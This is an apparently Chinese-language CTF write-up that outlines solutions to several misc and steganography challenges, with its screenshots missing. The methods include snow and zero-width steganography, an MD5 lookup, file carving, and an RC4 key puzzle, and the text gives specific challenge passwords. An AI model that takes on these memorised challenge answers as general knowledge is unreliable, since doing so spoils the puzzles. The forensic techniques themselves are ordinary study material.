缩密码
15ctf2025
snow隐写密码15ctf2025

星髓宝盒

拖进随波逐流得到一串字符,504B开头所以是压缩包

vim 你是优秀学生吗.txt 发现零宽字符,之前写个这样的格式的,是文本盲水印
解密


得到的文本发现是零宽隐写

得到5b298e6836902096e9316756d3b58ec4

给了图片属性提示
直接md5解密得到密码
!!!@@@###123
解压得到flag
木林森
iv开头,是图片转base64格式

扫码得到20000824
下载下来给随波逐流发现还有其它文件,foremose提取得到一张图片
社会主义核心价值观解密得到....Mamba....


通过给的提示请特别注意他们的神秘标记!!!!观察给的txt文件,发现有@和#这些本不应该存在base64里面的东西
发现这应该是分割符,发现字符串31EE9AB2DF104EE695824579140ADF39472BEB3316CF119A61A2CC460523B0618C794A934AFF3B90F4E036
通过Ron's Code For这个提示判断是RC4
这个密码有点脑洞,因为是....Mamba....,发现....的长度是8个,而20000824也是8个字节,所以把Mamba插入20000824里面,得到2000Mamba0824
小蓝鲨的神秘文件

搜索发现了一个读取ChsPinyinUDL.dat的脚本,需要稍微修改一下
